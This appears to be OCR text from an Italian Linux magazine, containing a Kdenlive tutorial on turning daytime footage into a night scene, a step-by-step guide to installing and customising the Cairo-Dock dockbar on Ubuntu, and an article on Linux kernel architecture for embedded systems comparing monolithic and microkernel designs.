
01 CAMBIAMO I LIVELLI

Aggiungiamo alla clip l'effetto **Livelli**, impostato sul canale **Luma**, modificando il livello di nero in entrata. Un valore vicino a **120** dovrebbe andare bene: vogliamo rendere l'immagine più scura senza però esagerare.

02 MODIFICA IL ROSSO

Ci serve un ulteriore effetto **Livelli**, che lavori però sul canale **Rosso**. In questo caso, vogliamo aumentare il contrasto del solo canale rosso, quindi porteremo il livello del nero in ingresso intorno a **125** e quello del bianco a **915**.

03 SPOSTAMENTO HUE

Adesso possiamo tornare ai due effetti **Saturazione** e **Hue Shift**. La saturazione deve avere un valore inferiore a 100, per esempio **80** può andare bene. Invece, lo hue deve essere scelto in modo da dare un tono blu all'immagine.

04 PRIMO RENDERING

La prima fase di lavorazione è terminata: il video ha già i toni di colore corretti, ma è ancora troppo luminoso. Per ora, renderizziamo l'attuale risultato in un file ad alta qualità (ad esempio un MP4 a 44000 KB/s): è su questo che lavoreremo.



■ **Fig. 2 • Il bagliore luminoso che fa da contorno agli oggetti, come se la luna fosse una retro-luce**

LE CONDIZIONI DI RIPRESA

Un buon effetto dipende da un buon orario!



L'effetto che presentiamo non è perfetto: nelle produzioni professionali, si procede con il fotoritocco manuale di ogni fotogramma (per esempio con **CinePaint**, la versione per cinema di GIMP). Noi, invece, abbiamo voluto automatizzare quanto più possibile l'intera procedura. La resa dell'effetto è migliore se le immagini originali sono state riprese in una giornata nuvolosa: troppo sole, infatti, rende alcuni oggetti eccessivamente brillanti, e fornisce delle forme strane alle ombre (in generale, mezzogiorno è una buona opzione perché si vedono meno ombre). Gli alberi, poi, creano notevoli difficoltà: le loro foglie, muovendosi, provocano un leggero bagliore che è difficile da eliminare. È decisamente più semplice se la ripresa che abbiamo effettuato comprende soltanto edifici. Meglio, quindi, immagini riprese in città piuttosto che in campagna.

Spegniamo la luce, accendiamo le stelle

Inseriamo il cielo stellato nel filmato e rendiamo l'immagine più scura

01 IL CIELO STELLATO

Se vogliamo inserire l'immagine di un cielo stellato al posto del cielo attuale, sarà importante prepararne una: possiamo fotografare un cielo notturno e poi correggere la foto con GIMP, se necessario. O, magari, cercare sul Web un'immagine già pronta all'uso.

02 LE NOSTRE DUE CLIP



Il passo successivo consiste nel creare un nuovo progetto di Kdenlive con l'immagine del cielo stellato e la clip video renderizzata poco fa: il cielo deve essere posizionato sopra al filmato. Ad esempio, possono essere posti rispettivamente in **Video2** e **Video3**.

03 DI NUOVO IL VIDEO

Tra la due clip va inserita una transizione di tipo **darken** estesa per tutta la loro lunghezza. Successivamente, in **Video1** inseriamo di nuovo il filmato renderizzato poco fa, applicando una transizione **lighten** per tutta la durata del filmato stesso.

04 IL BLU È L'ULTIMO



Aggiungiamo alla clip della traccia **Video1** l'effetto **Inverti**: ora, il cielo stellato dovrebbe essere visibile. Applichiamo alla stessa clip l'effetto **Cubo sfocato**, con **fattore di sfocatura 5** e **moltiplicatore verticale** pari a 3 poco più (quello **orizzontale** ad 1).

Luminosità diversa in base alla distanza

Sfruttiamo il Rotoscope per dare agli oggetti più lontani minore luminosità

01 UN NUOVO FILE VIDEO



Il risultato è già molto vicino a quello che vogliamo ottenere, ma probabilmente ancora è troppo luminoso. Quindi, renderizziamo l'attuale progetto in un nuovo file video ad alta qualità e proseguiamo con la nostra opera.

02 UNA COMPOSIZIONE

Adesso, creiamo un nuovo progetto inserendo il file appena creato: dobbiamo caricare tale filmato sia nella traccia **Video3** che nella **Video2**, sovrapponendo le due clip identiche con una transizione **Composito** per tutta la loro lunghezza.

03 CURVE DI COLORE

Sulla clip di traccia **Video2**, applichiamo l'effetto **Curvature**. L'effetto va impostato sul canale Luma, e la curva va disegnata in modo da tenere molto basse sia le ombre che i mezzitoni, ma abbastanza alte le alte luci.

04 EFFETTO ROTOSCOPE

Il risultato va bene per gli oggetti in lontananza. Quelli in primo piano, al contrario, dovrebbero essere luminosi proprio come la clip di **Video3**. Carichiamo quindi un effetto **Rotoscope** sulla traccia **Video2**.

05 FRAME PER FRAME

Utilizziamo il **Rotoscope** per rendere visibili della clip di **Video2** soltanto gli oggetti che dovrebbero comparire come vicini alla cinepresa. È ovviamente necessario creare continui keyframes per seguire lo spostamento degli oggetti.

06 RENDERING E CURVE

Possiamo poi renderizzare il risultato in un nuovo file, ed utilizzare questo per il montaggio con le altre scene del nostro video. Eventualmente, possiamo ancora correggere la luminosità del canale **Luma** e del canale **Blu** con effetti di tipo **Curvature**.

UBUNTU PROPRIO COME MAC OS X!

Si chiama Cairo-Dock ed è una delle migliori dockbar disponibili per GNU/Linux. In pochi minuti puoi rendere la tua distro uguale al sistema operativo di casa Apple, o quasi

Diciamoci pure la verità: la barra laterale di Ubuntu non è gradita da tutti gli utenti dell'OS firmato Canonical e, più in generale, ad essere guardato con cattivo occhio è Unity, l'ambiente desktop predefinito della distro. Ma, fortunatamente, noi utenti del Pinguino siamo liberi di personalizzare la nostra distro come più lo desideriamo. E se volessimo installare una dockbar che ricalchi lo stile di Mac OS X? Niente paura, ce ne sono a bizzeffe. Ma fra queste, la soluzione più completa, stabile e altamente personalizzabile è Cairo-Dock, ormai da anni scelta da un numero abbastanza elevato di utenti. E se pensiamo che la sua installazione e configurazione sia complessa ci sbagliamo di grosso. Bastano davvero pochi clic per renderla subito operativa e per attivare il tema grafico che più ci piace. Cos'altro aspettiamo? Rimbocchiamoci le maniche e mettiamoci subito a lavoro!

La tua nuova dockbar!

Cairo-Dock è presente sull'Ubuntu Software Center. Scarichiamola subito!

01 UBUNTU SOFTWARE CENTER

Clicchiamo sull'icona dell'**Ubuntu Software Center**. Compiliamo il campo di ricerca con "**cairo-dock**" e confermiamo con **Invio**. Avviamo l'installazione con **Installa**.

02 UTENTE ROOT

Inseriamo la password di amministrazione del sistema. Confermiamo con un clic su **Autentica**. Attendiamo la fine del download e il completamento dell'installazione.

03 TUTTO PRONTO!

Cairo Dock non si avvia automaticamente (almeno per ora). Clicchiamoci sul lanciatore presente nella barra laterale di Unity per vedere comparire la nostra nuova dock.

04 ANCHE ALL'AVVIO!

Con un clic destro sulla Cairo Dock spostiamoci in **Cairo-Dock**: da qui possiamo personalizzarla. Quello che ci interessa è **Lancia Cairo-Dock all'avvio**: da ora in poi la dock si avvierà automaticamente.

Personalizzazione a gogò

In pochi clic possiamo settare la dockbar come più ci aggrada. Ecco come fare


01 COME LA VUOI TU

Effettuiamo un clic destro su un punto qualsiasi della dockbar. Spostiamoci nel menu **Cairo-Dock** e da qui scegliamo la voce **Configura**: è da qui che possiamo settare la barra come meglio preferiamo (comportamento, aspetto e applet da attivare).

02 SOPRA O SOTTO...


Nella nuova finestra che appare, spostiamoci nel tab **Comportamento**. Dalla sezione **Posizionamento sullo schermo** selezioniamo **basso, alto, destra** o **sinistra** in corrispondenza di **Scegli su quale lato dello schermo posizionare la dock.**

03 ...AVANTI O DIETRO

Spostiamoci ora nella sezione **Visibilità della dock principale** (sempre presente in **Comportamento**). Dal menu Visibilità scegliamo la voce che più ci interessa (ad esempio, **Nascondi la dock ogni volta che si sovrappone ad una finestra**).

04 EFFETTI GRAFICI


Oltre alla visibilità sullo schermo, possiamo impostare degli effetti che verranno utilizzati per nascondere la dock (quando ad esempio passa in secondo piano). Scegliamo uno di quelli presenti in **Effetto usato per nascondere la dock** (ad esempio, **Sfumatura in uscita**).

05 QUALI ICONE SCEGLIERE?

Possiamo ora spostarci nel tab **Aspetto**. Anche le icone presenti sulla dock possono essere personalizzate. Scegliamo uno dei temi elencati nel menu a tendina **Scegli un tema per le icone** (nel nostro caso abbiamo optato per **Humanity**).

06 VISTA 3D O 2D?

Sempre nel tab **Aspetto** abbiamo la possibilità di scegliere che tipo di visualizzazione avere (3D, a pannello, a scorrimento, ecc.). Spostiamoci in **Viste** e da qui indichiamo la nostra preferenza in **Scegli la vista predefinita per le dock principali.**

Proprio come Mac OS X!

Scopriamo come cambiare il tema grafico, le icone o aggiungere nuovi lanciatori

01 ELEMENTI ATTUALI

Accediamo al menu **Configura** della nostra dockbar (clic destro sulla barra seguito da **Cairo-Dock**). Nella nuova finestrá che appare, clicchiamo sulla voce **Elementi Attuali**. Vengono qui elencate tutte le icone attualmente fissate sulla dockbar.

02 NUOVI LANCIATORI

Se vogliamo aggiungere dei nuovi lanciatori, spostiamoci nel tab **Componenti aggiuntivi**. Per inserire nella dockbar il **Cestino**, ad esempio, ricerchiamola nell'elenco che appare e attiviamo il segno di spunta presento accanto alla voce stessa.

03 TEMI PER TUTTI!

Cairo-Dock viene fornita con numerosi temi grafici, alcuni realizzati dagli sviluppatori stessi, altri da utenti che hanno deciso di condividere i loro lavoro con la comunità. Spostiamoci nel tab **Temi**, scegliamo quello che più preferiamo e attiviamolo con un clic su **Applica**.

04 ANCHE I WIDGET!

Oltre ad una dockbar altamente personalizzabile, Cairo-Dock include dei widget che possono essere d'aiuto per tenere sempre sotto controllo lo stato del PC. Ecco come appare, ad esempio, Cairo-Dock a seguito della nostra personalizzazione.

05 ECCO LE SCORCIATOIE!

Con un clic sul pulsante **Scorciatoie** si apre una nuova sezione nella quale vengono elencate tutti i lanciatori presenti (hard disk esterni collegati, altre partizioni del disco o accesso diretto alle cartelle **Documenti**, **Musica**, ecc): una visione molto ordinata!

06 MENU DELLE APPLICAZIONI

La prima icona a partire da sinistra ci permette di accedere al menu delle applicazioni, una visualizzazione in pieno stile GNOME 2. Così facendo, possiamo addirittura mettere da parte la barra laterale di Ubuntu ed affidarci unicamente a Cairo-Dock.

LINUX EMBEDDED: ANALISI DEL KERNEL

Il Kernel è il cuore di tutti gli OS, responsabile di tutte le funzioni essenziali del sistema, supporta il multitasking e la sua flessibilità lo rende adatto a molti sistemi embedded

Maurizio Di Paolo Emilio

Il kernel Linux fornisce il supporto per la gestione della memoria, per i meccanismi di comunicazione tra processi e per la gestione degli interrupt e della rete TCP/IP. La struttura della directory separa il codice dipendente dall'architettura consentendo una maggiore affidabilità con algoritmi di base e con chiamate a codice specifico per particolari piattaforme. In questo modo, l'aggiunta per il supporto alle funzioni specifiche del dispositivo è abbastanza semplice. La maggior parte dei fornitori di desktop GNU/Linux, forniscono il kernel come parte delle loro distribuzioni. Tali kernel includono il supporto per la vasta gamma di dispositivi hardware disponibili all'interno dei moderni sistemi computing. Molte di queste funzionalità sono costruite in **moduli runtime-loadable**, richiesti da una varietà di strumenti automatizzati al rilevamento di dispositivi hardware. Questo approccio consente ai fornitori di GNU/Linux di supportare una vasta gamma di sistemi con un singolo pacchetto kernel precompilato. A differenza dei loro desktop, server o controparti aziendali, i sistemi Linux embedded di solito non dispongono di kernel predefiniti. Le ragioni di ciò sono molteplici, come ad esempio l'incapacità per i kernel generici di gestire alcuni sistemi embedded personalizzati, così come di mantenere la configurazione del kernel il più semplice possibile. Una configurazione più semplice è più facile da definire e, di solito, richiede un ingombro ridotto di risorse. Come ogni progetto Open Source, il Kernel è in continua evoluzione: aggiornamenti di moduli per un nuovo hardware rappresentano le principali modifiche che vengono apportate. I sistemi GNU/Linux supportano gran parte dell'hardware per PC attualmente disponibile in commercio, e il suo codice Open flessibile lo rende modificabile ed adattato ai vari sistemi personalizzati. La flessibilità di tali sistemi si adatta molto bene alle tecnologie embedded in vari campi di controllo e gestione industriale.

SELEZIONE DEL KERNEL

La progettazione di sistemi embedded richiede un hardware compatibile con il sistema operativo scelto, ovvero GNU/Linux. La scelta della distribuzione comporta modifiche varie e configurazioni essenziali per adattarlo alle funzionalità richieste. Quando si inizia a lavorare con GNU/Linux, più di un kernel sono disponibili per il download dal sito ufficiale (***www.kernel.org***). Ci sono varie versioni opportunamente datate, destinate ad essere utilizzate in varie distribuzioni del sistema Linux. Una vecchia serie (ad esempio la 2.4) è ancora in uso in molti dispositivi e talvolta viene aggiornato con versioni di manutenzione. Lo sviluppo del kernel Linux per dispositivi embedded, tende ad essere diviso secondo l'architettura del processore in questione. Ad esempio, **Russell King** guida un gruppo di sviluppatori che attivamente sviluppano Linux per i dispositivi ARM-based (***www.arm.linux.org.uk***). Gli sviluppatori ARM basano il loro lavoro sul kernel Linux originario e sviluppano patch specifiche per ARM. Queste patch del codice sorgente consentono un nuovo supporto hardware e correggono i bug esistenti che interessano l'architettura ARM nel kernel upstream. Di volta in volta, queste patch sono incluse nei vari kernel attraverso un processo automatizzato.

Il kernel Linux 2.4 è senza dubbio non più rilevante per nuovi progetti embedded, come è stato da tempo sostituito dalla più recente versione 2.6. Anche se il kernel della serie 2.6 è conosciuto soprattutto per i suoi miglioramenti per server di grandi dimensioni, si aggiunge anche un ricco set di opzioni di configurazione per dispositivi embedded con risorse limitate. Nonostante i molti vantaggi di utilizzare un kernel 2.6, ha preso molto tempo affinché diventasse un punto fermo per i nuovi sistemi embedded. La scelta di una versione del kernel dipende da molti fattori quali: applicazione, hardware e costi. Non sempre una nuova versione può rappresentare un'ottima scelta.

Il mainstream serie 2.6 del kernel Linux è generalmente disponibile dal sito ***www.kernel.org***. Un rilascio ufficiale del kernel è generalmente preferito quando si tratta di nuovi progetti embedded; l'obiettivo generale di tutti gli sviluppatori è quello di avere le sue modifiche in una versione successiva del kernel ufficiale in modo che siano immediatamente disponibili per i progetti futuri. Tradizionalmente, gli sviluppatori embedded hanno scelto una release specifica del kernel di Linux e la mantengono fin quando non si devono apportare estreme modifiche.

Il kernel di Linux è multitasking preemptive. Ciò significa che il kernel farà una pausa per alcuni compiti al fine di garantire che ogni applicazione possa utilizzare la CPU. Ad esempio, se un'applicazione è in esecuzione, ma è in attesa di alcuni dati, il kernel metterà l'applicazione in pausa al fine di consentire ad un altro programma di utilizzare le risorse della CPU. In caso contrario, il sistema potrebbe sprecare risorse per le attività che sono in attesa per i dati o di un altro programma da eseguire. Il kernel, quindi, costringerà i programmi ad aspettare o a smettere di usare la CPU.

ARCHITETTURA DEL KERNEL LINUX

L'architettura di base del kernel Linux (Fig. 1 e Fig. 2) è rimasta invariata in seguito al susseguirsi delle varie versioni. È basata su una distinzione a due livelli: **Kernel Space** e **User Space**. In User Space risiedono i programmi, mentre nel Kernel Space risiede appunto il kernel. Quest'ultimo può essere suddiviso in tre sottolivelli: **system call** (read, write), codice del kernel che non dipende dall'architettura e codice dipendente dall'architettura del sistema (**Board Support Package**, BSP). La sua architettura può essere suddivisa nei seguenti sottosistemi:

```
Hardware Abstraction Layer (HAL)
Memory manager
Scheduler
File system
Sottosistemi I/O (input/output)
Sottosistemi Networking
IPC
```

Il livello di astrazione hardware (**HAL**) virtualizza l'hardware della piattaforma in modo che i diversi driver possono essere portati facilmente su qualsiasi hardware. L'HAL è equivalente al BSP disponibile sulla maggior parte delle **RTOS** (**Real Time Operating System**), ad eccezione del fatto che il BSP sulla RTOS commerciale ha normalmente delle API standard che consentono un facile porting. L'HAL ha il supporto per i seguenti componenti





Fig. 1 • Kernel Linux nel sistema

hardware: processore, cache e MMU, impostazione della mappa di memoria, gestione degli interrupt, supporto DMA, gestione del bus e power management.
Nei sistemi embedded, il board support package (**BSP**) è il codice per l'implementazione di una funzione specifica per una data scheda, conforme ad un determinato sistema operativo. È comunemente costruito con un bootloader che contiene il supporto minimo per caricare il sistema operativo e driver di periferica per tutti i dispositivi della scheda. Il **memory manager** è responsabile del controllo di accesso alle risorse di memoria hardware e fornisce memoria dinamica ai sottosistemi del kernel come driver, file system e stack di rete. Lo scheduler di Linux fornisce le funzionalità multitasking e si evolve nel corso delle versioni del kernel con l'obiettivo di fornire una politica di pianificazione deterministica dei processi. Su Linux, i vari file system sono gestiti da uno strato chiamato **VFS** o il file system virtuale che fornisce una visione coerente dei dati memorizzati su vari dispositivi del sistema. Qualsiasi dispositivo Linux, che si tratti di un sistema embedded, di un server o di una postazione desktop, ha bisogno di almeno un file system. La necessità dei file system deriva dal fatto che tutti i dispositivi di basso livello sono accessibili come file.





Fig. 2 • Layout generale del kernel Linux

I sottosistemi I/O su Linux forniscono una semplice ed uniforme interfaccia ai dispositivi. Tre tipi di dispositivi sono supportati:

```
Character Devices
Network Devices
Block Devices
```

Uno dei maggiori punti di forza di Linux è il suo robusto supporto per diversi protocolli di rete. La comunicazione tra processi su Linux comprende segnali (per la comunicazione asincrona), pipe, socket, nonché i meccanismi di **System V IPC** come la memoria condivisa e code di messaggi.
L'accesso diretto all'hardware può essere in generale molto complesso: i kernel implementano astrazioni hardware come **Hardware Abstaction Layer**, descritto poco fa. Il goal di queste astrazioni

è quello di fornire un'interfaccia uniforme al fine di semplificare il lavoro degli sviluppatori. In funzione di HAL, il kernel può essere suddiviso in tre principali categorie:

Kernel monolitici: implementano direttamente una completa astrazione dell'hardware;
Microkernel: fornisce un insieme ristretto dell'astrazione e implementano il software per una maggiore funzionalità;
Kernel ibridi: simili al microkernel con l'aggiunta di funzioni per incrementare le prestazioni.

KERNEL O MICROKERNEL?

Il Kernel monolitico, come si può intuire dalla Fig. 3, definisce un'interfaccia virtuale a stretto contatto con l'hardware, tradizionalmente utilizzato dai sistemi operativi Unix. Contiene tutte le funzioni principali del sistema operativo e dei driver di periferica, e richiede una ricompilazione in caso di aggiunta di nuovi moduli.





Fig. 3 • Monolitico vs Microkernel

Un microkernel è stato progettato per una piattaforma o un dispositivo specifico. L'approccio consiste nel definire una semplice astrazione sopra l'hardware, con un insieme di chiamate di sistema per implementare servizi minimi del sistema operativo, come la gestione della memoria, multitasking e la comunicazione tra processi. Ciò consente una maggiore sicurezza e stabilità derivante dalla ridotta quantità di codice in esecuzione nel kernel. I Microkernel sono più facili da gestire rispetto ai kernel monolitici, ma il gran numero di chiamate di sistema e i cambi di contesto potrebbero rallentare il sistema per un numero più alto di chiamate a semplici funzioni. I kernel ibridi (Fig. 4) sono simili a microkernel con un codice aggiuntivo al livello di spazio del kernel. Rappresentano un compromesso tra i precedenti, ed è implementato da alcuni sviluppatori di sistemi operativi commerciali (Microsoft Windows).

GNU/Linux è una rappresentazione tipica di un kernel monolitico. Una sua modifica delle parti del kernel necessita di una ricompilazione. **QNX10** ("Quick Unix") è il sistema operativo (microkernel) più popolare per applicazioni in tempo reale. Il kernel di QNX (chiamato **neutrino**) è **posix compliant**, implementato in C e può essere, quindi, facilmente modificato su misura per le diverse piattaforme e sistemi operativi. A causa della minor complessità del codice, i kernel monolitici sono spesso preferiti a quelli microkernel e tendono ad essere più semplici da progettare. I microkernel vengono utilizzati maggiormente nei sistemi embedded, ovvero in applicazioni di automazione o medicali, a causa del fatto che i componenti del sistema risiedono in aree di memoria separate, private e protette. Un kernel monolitico è strutturato in un unico file, con il vantaggio di essere più semplice, a differenza del microkernel che ha una struttura più complessa e comunicano attraverso il meccanismo di scambi di messaggi. Attraverso la sua struttura, il microkernel vanta un importante vantaggio che in caso di blocco di un modulo, il sistema continua la sua esecuzione in maniera indipendente (al limite si dovrà riavviare solo quel particolare modulo). Questo garantisce maggior semplicità nel supporto dei dispositivi fisici, poiché si possono integrare nuove funzionalità e driver specifici. L'aggiunta di nuove funzionalità, per un sistema monolitico, significa ricompilare tutto il kernel, spesso anche l'intera infrastruttura. Ad esempio, se si dispone di una nuova routine di gestione della memoria e si desidera implementare un'architettura monolitica, potrebbe essere necessaria la modifica di altre parti del sistema. Nel caso di un microkernel i servizi sono isolati l'uno dall'altro attraverso il sistema dello scambio di messaggi: sarà sufficiente re-implementare il nuovo gestore di memoria e i processi che in passato hanno utilizzato l'altro gestore non si accorgeranno del cambiamento. In questo modo un micro kernel può essere la base sia per un sistema operativo desktop, così come per vari sistemi embedded in tempo reale e a singolo chip (Fig. 5).

Fig. 4 • Architettura di un kernel Ibrido

